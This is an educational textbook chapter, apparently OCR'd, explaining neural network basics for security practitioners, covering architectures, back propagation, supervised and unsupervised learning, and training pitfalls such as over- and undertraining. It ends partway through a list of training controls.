Computers are wonderful tools that can be used to automate numerous manual processes. Large and complex calculations that could take an individual a lifetime to solve are trivial for a machine with sufficient memory and processing speed. In this respect, the effort of one superhuman task is easily accomplished in a reasonable amount of time by a computer. However, this vast processing capability does not easily give rise to the ability of a machine to learn, think, or reason. Human tasks involving intelligence, such as the ability to differentiate or identify complex patterns, are not easily accomplished with computers. The efforts of security practitioners could be reduced or simplified through the automation of activities that require intelligent thought. Machines with the ability to learn about simple problems and identify correct solutions could allow the security practitioner to focus on more complicated security issues. The ability of a machine to display intelligent behavior is commonly known as artificial intelligence.

A large body of research currently exists for artificial intelligence. This field has several categories that describe the specialized techniques for achieving machine intelligence. Major divisions within the field of artificial intelligence include expert systems, fuzzy logic, evolutionary algorithms, emergent behavior, and artificial neural networks. Expert systems provide users with answers or options to domain-specific problems. These systems usually contain a database of knowledge obtained from human experts. Fuzzy logic makes judgments on imprecise information to derive an appropriate solution. This type of artificial intelligence can be found in control systems and robotics. Evolutionary algorithms employ mutations within a computation to discover the best or most fit solution to a problem. These types of algorithms are typically based on concepts found in genetics and are used for optimization problems. Emergent behavior, also known as swarm intelligence, occurs when communities of autonomous entities, such as ants, bees, schools of fish, or flocks of birds, discover solutions to problems through cooperation. The application of emergent behavior is useful for solving optimization problems such as finding the shortest path between two points. Artificial neural networks (or simply neural networks) are a biologically inspired technique used to solve a host of problems. This aspect of artificial intelligence has the capability to learn, memorize, and predict patterns. Neural networks are designed, in principle, to emulate the functionality of the human brain. In this respect, neural networks have the potential to provide the security practitioner with an artificially intelligent application that could handle simplistic and recurring activities that might normally require the decision process of a human.

There are several characteristics about neural networks that make them strong candidate implementations for security practitioners. First, neural networks are adaptable. By definition neural networks have a capability to learn. This means that they can change their behavior to match an environment during the learning process. This is very helpful in a constantly changing threat environment. Second, most neural network implementations have a nonlinear analysis capability. This strength allows a neural network to find solutions to problems without reliance on a known algorithm. In essence, it can discover a solution to a problem that might require a complex algorithm. This implies that a security problem might be solved without the need to wait for a vendor update. Neural networks are also noise tolerant. They can learn or discern answers in the presence of noise. A neural network has the ability to sort through ordinary noise and find patterns related

to security issues. Last, they are fault tolerant. If a portion of a neural network becomes corrupt it can still manage to perform the necessary tasks. Fault tolerance is a desirable property for distributed security implementations.

Fundamentally, neural networks are a collection of algorithms. Implementations of these specialized algorithms can be found in software packages as well as hardware (Gadea et al., 2000). Conceptually, neural networks comprise an architecture and algorithms. The architecture refers to how the input data is transformed through interconnections to derive an output. From a more simplistic viewpoint, the architecture is a map or graph of data flow through the network. A neural network is first and foremost a mathematical graph (Jordan and Bishop, 1996). The structure of the graph defines data-flow direction and transformation. There are two principle algorithms used in neural networks. First, an algorithm is used to apply weights between nodes, which are transformed by an activation function resulting in a subsequent output. The activation function is the key feature of the logical operations within the architecture. The second algorithm, called the learning algorithm, gives rise to the network's ability to adapt to the input and resolve a desired output. Whereas the activation function simply transforms an input into an output, the learning algorithm evaluates the output according to the input and makes appropriate changes to the internal weights in an effort to derive a better or more correct output. The architecture, activation function, and learning algorithms are the main features of neural networks that dictate their implementations and capabilities.

Inspiration

Neural networks are designed to mimic the structure and operations of neurons within the human brain. Scientists continue to learn new aspects about the operation and functions of the human brain. Neural networks represent an approximation of functional activity of the human brain. Some physical characteristics and theorized operational aspects of the brain are implemented in neural networks. The outer layer of the brain, known as the cortex, is made up of billions of specialized cells known as neurons. These cells form complex networks that give rise to thought, reason, and, arguably, consciousness in humans. The cells communicate with one another through biochemical reactions. The interactions and individual neuron processing of these communications occur through small.

A neural network represents a computation method. It should not be confused with an information technology (IT) network. Whereas an IT system consists of devices and applications communicating over a medium, a neural network is a method of combining discrete computations. Although a neural network might take advantage of distributed computing, it is not predicated upon it. Typically, a neural network is implemented within a single machine.

A biological neuron is composed of three principle parts known as dendrites, soma, and axon. Figure 24.1 provides a rough drawing of what a human neuron looks like. Dendrites receive chemical stimuli from the axons of hundreds or thousands of other neurons. Signals received by the dendrites are then propagated to the soma or neural cell body. The soma reacts to the level of input received by summing all the stimuli received. Insufficient stimulus causes no change in the state of the soma. However, if the stimulus received is high enough the soma will create a small electric discharge of pulses down the axon. This discharge results in a biochemical reaction between the axon and other dendrites in close proximity to it. The space between the axon and an associated dendrite is called the synapse. Essentially, dendrites act as input to a processing center, the soma, which provides an output through the axon depending on the total stimulus received. These are the basic properties of a human neuron.




Figure 24.1 Biological neuron.




Figure 24.2 Artificial neuron.

Artificial neurons capitalize on the basic aspects of the biological neurons. The artificial neuron contains a number of inputs, a summation point, and an output. Figure 24.2 shows an example of a basic artificial neuron. From this figure we can see that a number of inputs are connected to a central node that provides an output. Each of the links between the input and the node are weighted. Individually, the weights on each link are used to identify the importance of a given input. Larger weights signify an input that is more significant in determining the output. The input values and the weights are combined at the node and fed into an activation function. This function compares the weighted input with a predetermined threshold and outputs a value according to the specifics of the function.

Typically, this value will be 0, negative 1, positive 1, or some other real number. In general a value of 0 or less indicates that the weighted input did not meet a particular threshold, whereas a value of 1 or more signifies a properly weighted input.

Architectures

The architecture of a neural network refers to the actual method by which nodes are connected. A network comprises nodes and links. Nodes can be inputs, computation points, or outputs. Usually, inputs simply introduce the data to the network. Computation points summarize the value of the input combined with any weights associated with a given link. These points also contain an activation function that determines their output. A computation point can act as the output for the network or feed the results into another layer of nodes performing computations. Output nodes can also perform some computations. Usually, they only combine the results passed to them by the computation nodes in the preceding layer. Links between nodes provide logical connectivity between nodes and also hold the weight values used for network learning. It is important to note that interconnection of nodes and links influences the function of the network and how it learns.

The artificial neuron in Figure 24.2 is also referred to as a single-layer neural network. This type of network simply connects inputs to a layer of outputs after the application of weights and the activation function (Russell and Norvig, 2003). An example of a more extensive single-layer neural network is seen in Figure 24.3. This figure also shows that a neural network can have multiple outputs. Each output could be any real number. It is important to remember that the output is a mathematical representation of the input combined with a set of weights.

Generally, neural networks are designed such that they are fully connected. This means that each node at a given layer has a link with each node at the subsequent layer. Computations propagate from one layer to the next until they reach an output. This concept is known as feedforward.




Figure 24.3 Single-layer neural network.




Figure 24.4 Multilayer neural network.




Figure 24.5 Neural network with two hidden layers.

Most neural network implementations are feedforward multilayer networks similar to the one depicted in Figure 24.4. In this configuration each layer of nodes between the input and the output is known as a hidden layer. Figure 24.4 has one hidden layer, whereas Figure 24.5 has two.

Multilayer neural networks are capable of modeling nonlinear data. Thus, they can find solutions that produce complex curves. Multilayer networks are perhaps the most common type of neural network implementations. Increasing the number of hidden layers allows the network to model more complex data. However, this also greatly increases the computation cost with respect to time. In most cases, not more than three layers are used in practice (Negnevitsky, 2005).

The number of nodes in a layer also affects the ability of the network to approximate a solution. If there are not enough nodes then the solution is likely to be too general and misclassification will occur. If there are too many nodes in a given layer then overgeneralization may occur, which can cause the network to respond strongly to test data points and too weakly to other inputs.

Some types of neural networks have the ability to reproduce patterns from a given classification. In other words, the neural network has the ability to recall a pattern as opposed to simply recognizing it. These types of neural networks are known as recurrent networks. The distinguishing feature of recurrent networks is their feedback mechanism. This requires a specialized algorithm that is different from those associated with the previous figures. Generally speaking, a recurrent network is said to possess an autoassociative memory or pattern storage capability.

Algorithms

The architectures from the earlier section provide a graphical representation of how a neural network can be connected. However, this is only half of the story. An algorithm is needed to direct how the values and weights are computed and propagated within the architecture. Some of the more common algorithms include back propagation, support vector machines, radial basis functions, and self-organizing maps.

Back propagation is perhaps the most popular neural network algorithm. The algorithm begins with initializing the weights with random values. Then training data is applied to the input. For each input node a computation is made forward through the network to each succeeding node. Once the output is reached, the difference between the computed and the desired values is computed as the error. This error is then propagated back through the network, changing the weight values according to the learning rate and momentum constants. New iterations are conducted for subsequent training data and the process continues with forward computations and backward error corrections.

Radial basis functions are limited to three layers architecturally. The hidden layer of the network utilizes a nonlinear function, but the output layer is linear. The activation function computes the Euclidean distance between input vectors as the means of learning.

In contrast to the nonlinear nature of the back-propagation algorithm, the support vector machine makes use of hyperplanes to categorize data and is, therefore, a linear machine. Essentially, a nonlinear feature space is created from the original data with multiple dimensions in which a hyperplane can be drawn to separate the data.

In a self-organized map, neurons are organized in a one- or two-dimensional architecture. Learning occurs as a competition between neurons as opposed to an assignment of weights. Neurons compete with each other to be activated. Those that are activated and their associated neighbors are ordered to create a type of topographical map, which reveals patterns in the data.

Numerous specialized algorithms exist. Many of these are simply variations of the previously mentioned algorithms. It is important to note that the algorithm is designed to support the architecture implemented. Thus, we would not see a back-propagation algorithm-supporting recurrent network because it does not support the structure. Indeed, the converse is true with respect to algorithms designed to support recurrent networks. Neural network algorithms supporting the same type of architecture are usually differentiated by their learning abilities or convergence speed.

The remainder of this chapter focuses primarily on the general multilayer feedforward architecture using the back-propagation algorithm.

Functional Characteristics

Neural networks are essentially specialized statistical models. They take a numeric input and produce a numeric output. The output will depend on the type of activation function used as well as the intended properties of the output. Many different types of activation functions have been proposed but, in practice, the most popular are the step, sign, sigmoid, and linear functions (Negnevitsky, 2005). The step, sign, and linear functions are used to find solutions to problems that can be bound by a region. Sigmoid functions are used to find nonlinear solutions.

As an example, Figure 24.6 shows a solution to a categorization problem that divides the data into two regions using a single line. This means that for any input into the neural network, the output will be within one of the two regions.

Figure 24.7 is an example of a solution to a bound-region problem. A neural network can be trained to identify a bounded region of data. It is not always possible to identify the data fully with the appropriate category. Substandard categorization or classification results in errors in the network.

In some instances the separations between data categories are not easily obtained with a straight line. In this case the neural network used must have a nonlinear capability to find the solution. Figure 24.8 shows a categorization problem with a nonlinear solution. It is important to note that a nonlinear solution is just as susceptible to errors as is a linear solution.

Each connection between the inputs, the hidden layers, and the output has an associated weight. The weight is used to indicate the importance of an individual link. Essentially, links that are the least important have smaller weights, whereas those that contribute more significantly to a desired outcome are more heavily weighted. The values of each input are multiplied by their associated weights with the results from all the inputs being summed together. This total amount is then processed by the transfer function and compared to a threshold value. Any difference between the threshold and the value computed by the transfer function produces an error value. Any error at the output node is used to adjust the internal weights in an attempt to reduce the error. The neural network algorithm implemented specifies how weights are to be adjusted to reduce this error during the learning process.




Figure 24.6 Linear categorization.




Figure 24.7 Linear bound region.




Figure 24.8 Nonlinear categorization.

The numbers of inputs, hidden layers, and outputs, as well as their connectivity, are selected to solve a specific type of problem. How these components are connected represents the architecture of the network.

The Concept of Learning

Biological organisms can learn a task or concept by observation and experimentation. Learning through observation means that an entity watches something with the explicit purpose of repeating the task or identifying with the concept. An example is a student in a class. The instructor explains

a concept and the student learns by internalizing it. Young creatures learn from adults by watching them perform a task. In this way knowledge is transferred from a teacher to the learner. We can consider this form of learning as supervised learning. Learning through experimentation involves a biological entity that attempts to approach a problem or situation through trial and error. The organism tries different strategies until the solution materializes. In the human realm many of us have experienced this with the famed Rubik's cube puzzle. Aside from reading a manual, a person can learn tricks or strategies on his or her own to find the best solutions for rotating the puzzle to get the same colored blocks on the appropriate side. This form of learning is considered unsupervised. In this respect there is no teacher available to specify a strategy for solving the puzzle, as it is learned independently and based on trial and error.

Learning within a neural network is not exact. This means that the process of learning takes much iteration and yet might not result in a perfect answer or solution. Some amount of error is still likely to exist because of the statistical nature of the neural network algorithm employed. Neural networks learn by adjusting their weighted links. However, inexactness and errors are advantages for neural networks. In this sense inexactness means the network has learned a generalized answer to a problem. A network that is properly generalized will provide more consistent responses to input data than one that is over generalized or too specific.

Neural networks learn through supervised and unsupervised means. With supervised training the network learns through examples. The examples teach the network about the input and the expected output. In this respect the learning is considered to be controlled or supervised, similar to a student in a class. In contrast, with unsupervised learning the network independently attempts to discover patterns or features in the data introduced. The network looks for features in the data and then attempts to organize them, much like an individual solves a Rubik's cube. Unsupervised networks tend to learn more quickly than those that are supervised (Negnevitsky, 2005).

Supervised training specifies the input data and the desired output for the network. Under this type of training a portion of the data to be tested is set aside to train the network. The data set aside is further subdivided into two groups. One group is referred to as training data and the other is called validation data. Training data is used to teach the network about the entire data population. It should be a representative sample of all of the patterns or classes desired to be learned. Validation data is used to ensure that the error threshold is not exceeded when nontraining data is evaluated by the neural network. Validation errors exceeding an established threshold typically result in subsequent retraining of the network.

The neural network learns by adjusting the internal weights on the links between the input, the nodes, and the output until the difference between the training data values and the outputs is sufficiently low. The aggregate of the squared errors, known as the sum of the squared errors, is the criterion implemented for evaluating the learning error, especially with the back-propagation training algorithm (Negnevitsky, 2005). The network is said to have converged when the sum of the squared error for the training data is equal to or less than the predetermined threshold set by the analyst. The back-propagation algorithm is the most popular supervised training algorithm used with feedforward multilayer networks (Negnevitsky, 2005). The algorithm takes the error at the output and adjusts the weights between each node from the output back through the hidden layers to the input.

Unsupervised learning, also known as self-organized learning, utilizes rules on how to evaluate the input data to discover unique features. These features comprise the classifications that arise from the data. One of the strengths of unsupervised learning networks is the ability to learn in real time (Negnevitsky, 2005). Two examples of unsupervised learning techniques include Hebbian and competitive learning. With Hebbian, learning weights into a particular node are adjusted

based on their associations with other nodes that result in the activation of the immediate node. Synchronous activations cause an increase in the weights, whereas asynchronous activities result in a decrease. In contrast, competitive learning allows only one node to be active, which is why it is referred to as the winner-takes-all neuron (Negnevitsky, 2005).

Capabilities

The central property of neural networks is their ability to learn. This capability distinguishes them from the other forms of artificial intelligence. This ability gives rise to other useful aspects due to their statistical strengths, which include pattern matching, prediction, and memory.

Pattern recognition, also known as pattern classification, is perhaps the most common implementation of neural networks. A neural network can be trained to remember multiple patterns. Pattern recognition is also called pattern matching. The true nature of a neural network with pattern-recognition capability is not to identify discrete patterns, but to make approximations of the input and produce an output classification. Each pattern learned is identified as belonging to a particular class. A neural network produces a unique output for a known pattern. A pattern-classification neural network will usually produce one of the following outputs from an input pattern:

1. The input pattern is recognized as belonging to a previously trained class.
2. The input does not match any previously known class.
3. The input is too difficult to recognize.

Consider a network that is trained to recognize circles, triangles, and squares. Each shape represents a unique class to be learned by the network. Prior to training, unique features about each shape would be selected and used to train the network. Assume that the training features selected for the network recognize each shape regardless of its size. For any input the neural network will either identify the input as belonging to one of the previously trained classes (shapes) or return an output that says it is not one of the known classes. Suppose that an oval and a rectangle are introduced to the network as input at different times. Although an oval is a type of circle and a rectangle is very similar to a square, the network might not recognize either shape as belonging to a previously trained class. Although the shapes have similarities to the known classifications, they might be too different for the neural network to recognize. If it was necessary to include either of these objects as one of the known shapes to be recognized, then a new set of features would need to be considered for training. This illustrates the point that feature selection is the first and the most important step in pattern matching (Haykin, 1999). Selecting the wrong amount or type of feature to train a network will yield less than optimal results.

Function approximation is an important capability of neural networks. Appropriately trained neural networks are capable of estimating an output based on a given input. This capability is possible due to the inherent statistical capabilities of neural networks, but is strongly influenced by the architecture and training methods employed. Function approximation is most readily seen by training a network to associate numerical input with a numerical output. In this respect the network statistically infers a formula (function) whereby a given input results in a particular output. The inferred formula represents a particular class that the neural network is trained to recognize. Feedforward neural networks are commonly used for this purpose. Given this use and capability it is easy to understand why such neural networks are recognized as universal approximators (Haykin, 1999).

Neural networks can also be used to make predictions or forecasts. Predictions can be a particular value, class, or pattern depending on the trained inputs and outputs. This capability is closely related to function approximations. A prediction is an output based on a previously untried input. To make a prediction the input data would need to fall into a previously trained classification. Approximate predictions are possible as long as the response of the neural network is well generalized. This means that the trained network should make smooth transitions from one training point to another. A neural network that is well generalized will make valid predictions within a margin of error close to the data used to train the network.

Training Considerations

Preparing for a neural network implementation requires some level of planning with respect to training. Important points of consideration include aspects of the data and the training process itself. Although selecting the right data might seem obvious, it should not be considered a trivial task. Likewise there are several aspects to actual training that also need to be considered.

Data Features

Given that neural networks are statistical models the data processed must be in a numerical form. Some software packages will transform text or other types of data automatically, but this might not be the most optimal for a given problem. The analyst must decide how best to represent the data. Arguably, if the data can be decomposed into a binary representation, that is 1's and 0's, this would potentially provide the best responses for pattern-matching problems. It is not always possible to use binary representations, in which case any real number could potentially be used to represent the input data item or feature. However, this can prove problematic. The analyst could inadvertently select numerical representations that accidentally teach the neural network something that was not intended. Therefore, nonnumeric feature substitution must be done carefully and subject to retraining to ensure that the network does not learn something unintentionally. Ideally, selecting the smallest number of features that discriminate one data class or pattern from another while allowing overall generalization and noncontradicting is the best approach (Pendharkar, 2005). A small set of features allows the network to train faster. Likewise, dissimilar features also help the neural network to recognize distinct patterns more readily. The farther apart training data points are from one class to the next, the better the network will learn the distinction between them.

Data Cleanliness and Accuracy

Only data that is known or intended to represent a particular feature for classification should be learned by the network. Neural networks possess a keen ability to discern patterns in the presence of noise (Padhy, 2005). However, too much noise in the data can unintentionally cause the network to learn aspects of the noise instead of the actual data. Therefore, it is important to reduce or remove noise from the training data where possible (Yu et al., 2006). Likewise, it is imperative in the case of pattern matching that classification identifications are valid. For instance, if a network is trained to recognize a known vulnerability as something that is allowed or valid, then the network will continually misclassify the item. Furthermore, any new vulnerabilities emerging based on the original miscategorization will probably also be identified by the neural network as valid. Therefore, it is critical that training and validation data be properly categorized and as free from noise as possible.

Over- and Undertraining

A well-trained neural network is said to generalize well. This means that for any input within a known classification an output is reproduced that closely represents a function fitting the data. The amount of training affects the generalization of the network. With too little training the output will not closely represent the desired results. In the case of overtraining, the network learns too closely training data that might cause it to not respond well to the validation or test data. Consider the example classification shown in Figure 24.9. Here we see two classes separated by a function that curves.

Suppose that an insufficient number of training epochs are conducted. This might result in an output similar to Figure 24.10. This can be easily seen by an analyst if a graphical representation of




Figure 24.9 Desired output.




Figure 24.10 Undertraining.




Figure 24.11 Overtraining.

the desired output is known. From the figure we can see that the shape of the function separating the two classifications is not well formed. In this case the network is too general and needs more specific training.

Sometimes a network can undergo too many training epochs. In this case the output could be similar to that seen in Figure 24.11. Note that the network has very closely matched the test points and the output is very jagged. The function output is not smooth and is not generalized.

In either case of over- or undertraining it is possible for misclassifications or poor predictions to occur. Additionally, the function represented by the output will not be a good approximation of the underlying formula. Therefore, the amount of training can significantly affect the performance of a neural network. When we consider the analyst's involvement with training neural networks, it is helpful to represent the desired output and the actual outputs graphically to ensure that under- or overtraining has not occurred.

Local Minima

The learning process for neural networks involves the determination of the best values for weights applied to the input that will most closely fit the desired output. Weights are adjusted to reduce the output error of estimating the input. The weights, individually as well as collectively, are the representative statistical functions used to reduce error. Essentially, a neural network strives to adjust the weights to find the lowest possible error. An example relationship between the output error and the weight values can be seen in Figure 24.12.

Note that relationship has low and high points. The high points are called maxima and the low points minima. The lowest point is known as the global minimum, whereas other low points are called local minima. Neural networks attempt to find the lowest point in their area of the graph. When a neural network begins to learn it will start at a random point on the graph. As learning occurs the network will move down a slope until it reaches a bottom. This bottom might be local




Figure 24.12 Local minima.

minima or the global minimum. Typically, the analyst will not know if the global or a local minimum is reached unless the network is retrained a number of times.

Typical Application Controls

Analysts using neural network software packages will be given a certain amount of flexibility with respect to training a network. Some of the more common controls likely to be encountered when using a back-propagation algorithm include training set specifications, learning rates, momentum, and bias.

Training Sets

This is a subset of the initial data that is used to teach the neural network. At a minimum a representative selection of each class or feature to be learned must be included. Likewise, the set should be a sufficient representation of each feature such that most of the nuances of the data can be learned.

Validation Sets

A sample of the training set is used to confirm the accuracy of the neural network. In most instances validation sets are a randomly selected small percentage of the training set. This special set is necessary to ensure that the neural network is properly learning the appropriate features or classifications about the data.

Test Sets

This is the actual data used to find the desired classifications or features.

Learning Rate

This constant is used to control the speed of change with respect to weights used. Thus, a large learning rate allows large changes in the weights, whereas a small value minimizes weight changes. This constant has a significant effect on neural network convergence.

Momentum

